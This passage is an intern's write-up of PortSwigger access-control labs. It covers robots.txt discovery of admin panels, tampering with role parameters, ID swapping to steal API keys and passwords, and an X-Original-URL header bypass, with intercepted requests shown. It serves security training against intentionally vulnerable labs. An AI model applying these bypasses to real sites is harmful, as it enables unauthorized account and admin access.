

Internship Assignment Report: Cyber Security and Digital Forensics

Assignment 6:

- **Portswigger:**

1. <https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality>
2. <https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-url>
3. <https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter>
4. <https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile>
5. <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>
6. <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids>
7. <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-data-leakage-in-redirect>
8. <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure>
9. <https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references>
10. <https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented>
11. <https://portswigger.net/web-security/access-control/lab-method-based-access-control-can-be-circumvented>
12. <https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step>
13. <https://portswigger.net/web-security/access-control/lab-referer-based-access-control>

About Me

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- **Submission Date:** 25/09/2024


PortSwigger

Let's solve labs one by one:

Lab 1: <https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality>

As title mentioned there is a unprotected admin functionality in application it allows us to get access to admin panel and there we can perform any action.

So, I just started watching source page because most of the hidden functionalities are defined there. After, I didn't found any interesting and I simply opened the robots.txt file it is most common file to check about website directories. There the developer mentioned the disallowed directory. As we can see the below image to understand better.



Most of these disallowed would not work as developers might protect them because they are publicly available. But, As a security student I need to check the protection of this directory unfortunately, it does not have any protection when I added this parameter at the last then It is redirected to admin panel where I have access to all the users.

https://0a3500d2037d4a8c80837b1c0093000b.web-security-academy.net/administrator-panel

WebSecurity Academy

Unprotected admin functionality

LAB Not solved

Back to lab description >>

[Home](#) | [My account](#)

Users

wiener - [Delete](#)
carlos - [Delete](#)

As per our task I have to delete the user carlos to complete the lab.

https://0a3500d2037d4a8c80837b1c0093000b.web-security-academy.net/administrator-panel

WebSecurity Academy

Unprotected admin functionality

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#)

User deleted successfully!



Users

wiener - [Delete](#)

Lab 2: <https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality-with-unpredictable-url>




I went through the similar process and found that there is a javascript code in source page and it contains a hidden parameter so I used it to modify the url and I successfully gained access through admin panel.

```
<script>
  (function() {
    'use strict';
    var polygon = new Polygon(
      [
        {x: 14, y: 0},
        {x: 12, y: 12},
        {x: 0, y: 28},
        {x: 14, y: 30},
        {x: 15, y: 13},
        {x: 24, y: 0},
        {x: 12, y: 12},
        {x: 0, y: 28},
        {x: 14, y: 30},
        {x: 15, y: 13},
        {x: 24, y: 0}
      ]
    );
    // ...
  })();
</script>
```





Lab 3: <https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter>

Every page is displayed to us using requests right. To Analyse these requests we can intercept them using burpsuite intercept option. So, I started intercepting every request from login and found that there is one parameter called admin is also passing through client side and by default it is set to false. Immediately I changed it to true and the page rendered the admin panel so then I deleted the carlos.



Lab 4: <https://portswigger.net/web-security/access-control/lab-user-role-can-be-modified-in-user-profile>

I found this is some what challenging when solving because upto here we solved directly using visible data I mean we just tampered the application using the data provided on source pages and all. But, Here the case is very different the request doesn't give any hints after a lot of time I tried to intercept the response of email update request and it is one and only option to get admin panel all other are carefully protected. So, After inspecting the response it contains one roleid field set to 1. Again, I reloaded the page and this time I added the roleid to 0 and it doesn't work for me so I added 2 then it is worked. Finally, I managed to delete the user called carlos.



Not secure https://0a61009503a512d484876d4d00b900a0.web-security-academy.net/admin

WebSecurity Academy

User role can be modified in user profile

LAB Not solved

Back to lab description »

Users

wiener - [Delete](#)
carlos - [Delete](#)

[Home](#) | [Admin panel](#) | [My account](#)

Not secure https://0a61009503a512d484876d4d00b900a0.web-security-academy.net/admin

WebSecurity Academy

User role can be modified in user profile

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning »](#)

User deleted successfully!

Users

wiener - [Delete](#)

[Home](#) | [Admin panel](#) | [My account](#)

Lab 5: <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>

It takes very less time for me as usual I started to intercept the all requests and at the same time I forwarded them to repeater and one of the requests in them is interesting where the application is using the id to retrieve the details of account so I just changed the id value to carlos then I got carlos details as response.

Then i copied the api key and submitted on application.

The screenshot displays the Web Security Academy lab interface for 'User ID controlled by request parameter'. The page shows the 'My Account' section with the username 'wiener' and API key 'lyz06FIQjHmaVik0wvqU3Z4kQaIPy'. An 'Update email' form is visible. A modal dialog box is open, showing the submission of the API key '6K2nmgubz6ZWVPMgfrMA8B89dJMVq' as the answer. The lab status changes from 'Not solved' to 'Solved'. Below the dialog, a congratulatory message 'Congratulations, you solved the lab!' is displayed, along with social media sharing options and a 'Continue learning' link. The 'My Account' page is still visible in the background.

Web Security Academy

User ID controlled by request parameter

LAB Not solved

Submit solution

Back to lab description

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: lyz06FIQjHmaVik0wvqU3Z4kQaIPy

Email

Update email

```
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US,en;q=0.9
19 Priority: u=0, i
20
21
```

```
</div>
<br/>
<form class="login-form" name="
change-email-form" action="
/my-account/change-email" method="POST">
<label>
Email
</label>
<input required type="email" name="email"
value="">
```

0a8b001f0438ad2c806003df0001004c.web-security-academy.net says

Answer:

6K2nmgubz6ZWVPMgfrMA8B89dJMVq

OK Cancel

Web Security Academy

User ID controlled by request parameter

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: lyz06FIQjHmaVik0wvqU3Z4kQaIPy



Email

Update email

Lab 6: <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-unpredictable-user-ids>

In this lab the id value is not used directly, First I tried to find the other possibilities include's modifying the session and csrf token but none of them worked. Through this lab I learned how cookies and sessions works by analysing every requests. After sometime I realized to find other ways on application and I checked the blogs with the usernames and one blog is posted by our carlos so I captured that request I found the value.

From here I just added the above found value in id field during interception and server returned carlos details which includes the api key.





User ID controlled by request parameter, with unpredictable user IDs

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: wiener@peter.com

Your API Key is: eHwE48G9l8sW84NRglRm7FN3A9cossI

Email

[Update email](#)

Lab 7: <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-data-leakage-in-redirect>

Similar, Process Intercepted all the request when logging with my valid credentials during this process one request is using id parameter to retrieve the data from server then I changed the id value to carlos using repeater and response contains the api key.

Request

PrettyRawHex

ln

1GET /my-account?id=carlos HTTP/2

2Host: 0a4400ae0379442b8126a2a8002b0035.web-security-academy.net

3Cookie: session=Y07OuIdDss6weZ83T7urG1RYHT6eJsP4

4Cache-Control: max-age=0

5Dnt: 1

6Upgrade-Insecure-Requests: 1

7User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0

Safari/537.36

8Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im

age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.

7

9Sec-Fetch-Site: same-origin

10Sec-Fetch-Mode: navigate

11Sec-Fetch-User: ?1

12Sec-Fetch-Dest: document

13Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",

"Chromium";v="129"

14Sec-Ch-Ua-Mobile: ?0

15Sec-Ch-Ua-Platform: "Windows"

16Referer:

https://0a4400ae0379442b8126a2a8002b0035.web-security-academy.net/1

ogin

17Accept-Encoding: gzip, deflate, br

18Accept-Language: en-US,en;q=0.9

19Priority: u=0, i

20

21

?

⚙

←

→

Search

🔍

0 highlights

Done



User ID controlled by request parameter with data leakage in redirect

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your API Key is: tJpEihy9ePeAB7UjKt8pIRGYVt4KBw

Email

[Update email](#)

Lab 8: <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure>

According to title it is saying that the password disclosure is possible. I started capturing all the requests when I am logging into the site and I found that again the application is using the same request id to fetch details but now I am not sure weather it works or not but after capturing requests I went to repeater to check if it is working or not surprisingly it is working when I passed the request by changing the user id to administrator. So, to find the password I inspected the website and changed the password type to text and I copied that password to login as admin. Now, our final task I deleted the user carlos.

The screenshot shows the PortSwigger Repeater interface. The 'Request' tab is selected, displaying an HTTP GET request to `/my-account?id=administrator`. The 'Response' tab is also visible, showing an HTML response with a 'My Account' section. The 'Inspector' panel on the right shows the selected text 'Your username is: administrator'.

The screenshot shows the 'My Account' page of the Web Security Academy. The page title is 'User ID controlled by request parameter with password disclosure'. The page content shows 'Your username is: administrator'. There are two forms: 'Update email' and 'Update password'. The 'Update password' form has a password field with a strength indicator.

The screenshot displays a web browser window with the address bar showing a URL from 'https://0a37001c04e551dd809c35a0070031web-security-academy.net'. The page title is 'WebSecurity Academy' and the main heading is 'User ID controlled by request parameter with password disclosure'. Below the heading, there's a 'My Account' section with the text 'Your username is: administrator'. The 'My Account' page contains a form with an 'Email' field, a 'Password' field, and two buttons: 'Update email' and 'Update password'. The source code on the right is a Vue.js component with a data property 'username' set to 'administrator' and a 'password' property. It also shows a 'login' method that calls an API endpoint.



User ID controlled by request parameter with password disclosure

LAB Solved

[Back to lab description »](#)

Congratulations, you solved the lab!

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[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

Lab 9: <https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references>

In this lab I started exploring application functionalities and found live chat option is the only option to exploit so, I started intercepting the request which are related to transcript. When I click the transcript is retrieving the file from server that contains the information about my chat. So, when I modified the name of the file the server is responding with sensitive data.

The screenshot displays the Web Security Academy interface for the 'Insecure direct object references' lab. The top navigation bar includes 'Home', 'My account', and 'Live chat'. The main content area is titled 'Live chat' and shows a conversation with 'Hal Pline'. The transcript includes the following messages:

- CONNECTED: -- Now chatting with Hal Pline --
- You: Hi I am carlos
- Hal Pline: Someone dusted me the other day and its flared up my allergies
- You: I need my password
- Hal Pline: Remember that power cut? Best time of my life
- Hal Pline: Do you ever stop asking silly questions?
- Hal Pline: I'm out of the office at the moment, please leave a message.

Below the transcript is a 'Your message:' input field and 'Send' and 'View transcript' buttons.

The bottom section shows a network traffic capture tool (Burp Suite) displaying a GET request to /download-transcript/1.txt and its corresponding HTTP 200 OK response. The response body contains the chat transcript.

Request:

```
1 GET /download-transcript/1.txt HTTP/2
2 Host: 0aa7006703d412da8559cb26000700fa.web-security-academy.net
3 Cookie: session=oHGz7WNhch5tMQ63zqFr0MiVdqYbOGyi
4 Sec-Ch-Ua-Platform: "Windows"
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
  Safari/537.36
6 Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",
  "Chromium";v="129"
7 Dnt: 1
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0aa7006703d412da8559cb26000700fa.web-security-academy.net/chat
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Priority: u=1, i
17
18
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="1.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 520
6
7 CONNECTED: -- Now chatting with Hal Pline --
8 You: Hi Hal, I think I've forgotten my password and need
9 confirmation that I've got the right one
10 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me
11 your password and I'll confirm whether it's correct or not.
12 You: Wow you're so nice, thanks. I've heard from other people that
13 you can be a right ****
14 Hal Pline: Takes one to know one
15 You: Ok so my password is orj4myf8mx0lyez4ltaa. Is that right?
16 Hal Pline: Yes it is!
17 You: Ok thanks, bye!
18 Hal Pline: Do one!
```



Congratulations, you solved the lab!

[Share your skill!](#) [Continue learning >](#)

[Home](#) | [My account](#) | [Live chat](#) | [Log out](#)

My Account

Your username is carlos

Email

[Update email](#)

Lab 10: <https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented>

In this lab I used the header called x-original-url it is used to override the actual header. so when I tried to access the /admin page it returned forbidden response. so I tried again after adding header then it worked well.

The screenshot shows the PortSwigger Proxy interface. At the top, there's a navigation bar with tabs like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below this, there's a section for intercepting requests. A table shows a list of intercepted requests, with the first one selected: a GET request to https://0a92004004fbad42813c7f78007f006e.web-security-academy.net... with status code 403 (Forbidden).

The 'Request' tab is active, showing the raw HTTP request. The request is a GET to / HTTP/2. The Host is 0a92004004fbad42813c7f78007f006e.web-security-academy.net. The Cookie is session=DJsPehc4jChdIPseph70x58uyqeEEO5. The Sec-Ch-Ua is "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129". The Sec-Ch-Ua-Mobile is 70. The Sec-Ch-Ua-Platform is "Windows". The User-Agent is Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36. The Accept is text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7. The Sec-Fetch-Site is same-origin. The Sec-Fetch-Mode is navigate. The Sec-Fetch-User is ?1. The Sec-Fetch-Dest is document. The Referer is https://0a92004004fbad42813c7f78007f006e.web-security-academy.net/. The X-Original-URL is /admin. The Accept-Encoding is gzip, deflate, br. The Accept-Language is en-US,en;q=0.8. The Priority is u=0, i.

The 'Inspector' panel on the right shows the 'X-Original-URL' header set to '/admin'. The 'Decoded from' dropdown is set to 'X-Original-URL: /admin'. The 'Request attributes' dropdown is set to '2'. The 'Request query parameters' dropdown is set to '0'. The 'Request body parameters' dropdown is set to '0'. The 'Request cookies' dropdown is set to '1'. The 'Request headers' dropdown is set to '21'.

The screenshot shows the Web Security Academy lab page. The title is 'URL-based access control can be circumvented'. The lab status is 'LAB Not solved'. The page has a navigation bar with links for Home, Admin panel, and My account. The main content area is titled 'Users' and contains a list of users: wiener - Delete and carlos - Delete. The page also has a footer with the Web Security Academy logo and a link to the lab description.

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

User deleted successfully!


[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)

Lab 11: <https://portswigger.net/web-security/access-control/lab-method-based-access-control-can-be-circumvented>

In this lab the vulnerability exists on http methods here the admin has capacity to upgrade or degrade any user now I changed the level of carlos user and intercepted the request and then I logged into normal account and captured the request on burpsuite and now I tried to change upgrade the normal user level to admin level but it returned error as unauthorized. But, there is a situation is possible when some requests could not implemented correct way. So if we trigger them then we can easily achieve the output.



DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

51 x53 x54 x+

SendCancel<>

Target: https://0a0800fe04196c54831824

Request

PrettyRawHex

1 POST /admin-roles HTTP/2

2 Host: 0a0800fe04196c548318244900e1002c.web-security-academy.net

3 Cookie: session=n64kd73YZaNec19F×IXG1t5hm781QD0c

4 Content-Length: 30

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Google Chrome";v="129", "Not=A?Brand";v="8",

7 "Chromium";v="129"

8 Sec-Ch-Ua-Mobile: ?0

9 Sec-Ch-Ua-Platform: "Windows"

10 Origin: https://0a0800fe04196c548318244900e1002c.web-security-academy.net

11 Dnt: 1

12 Upgrade-Insecure-Requests: 1

13 Content-Type: application/x-www-form-urlencoded

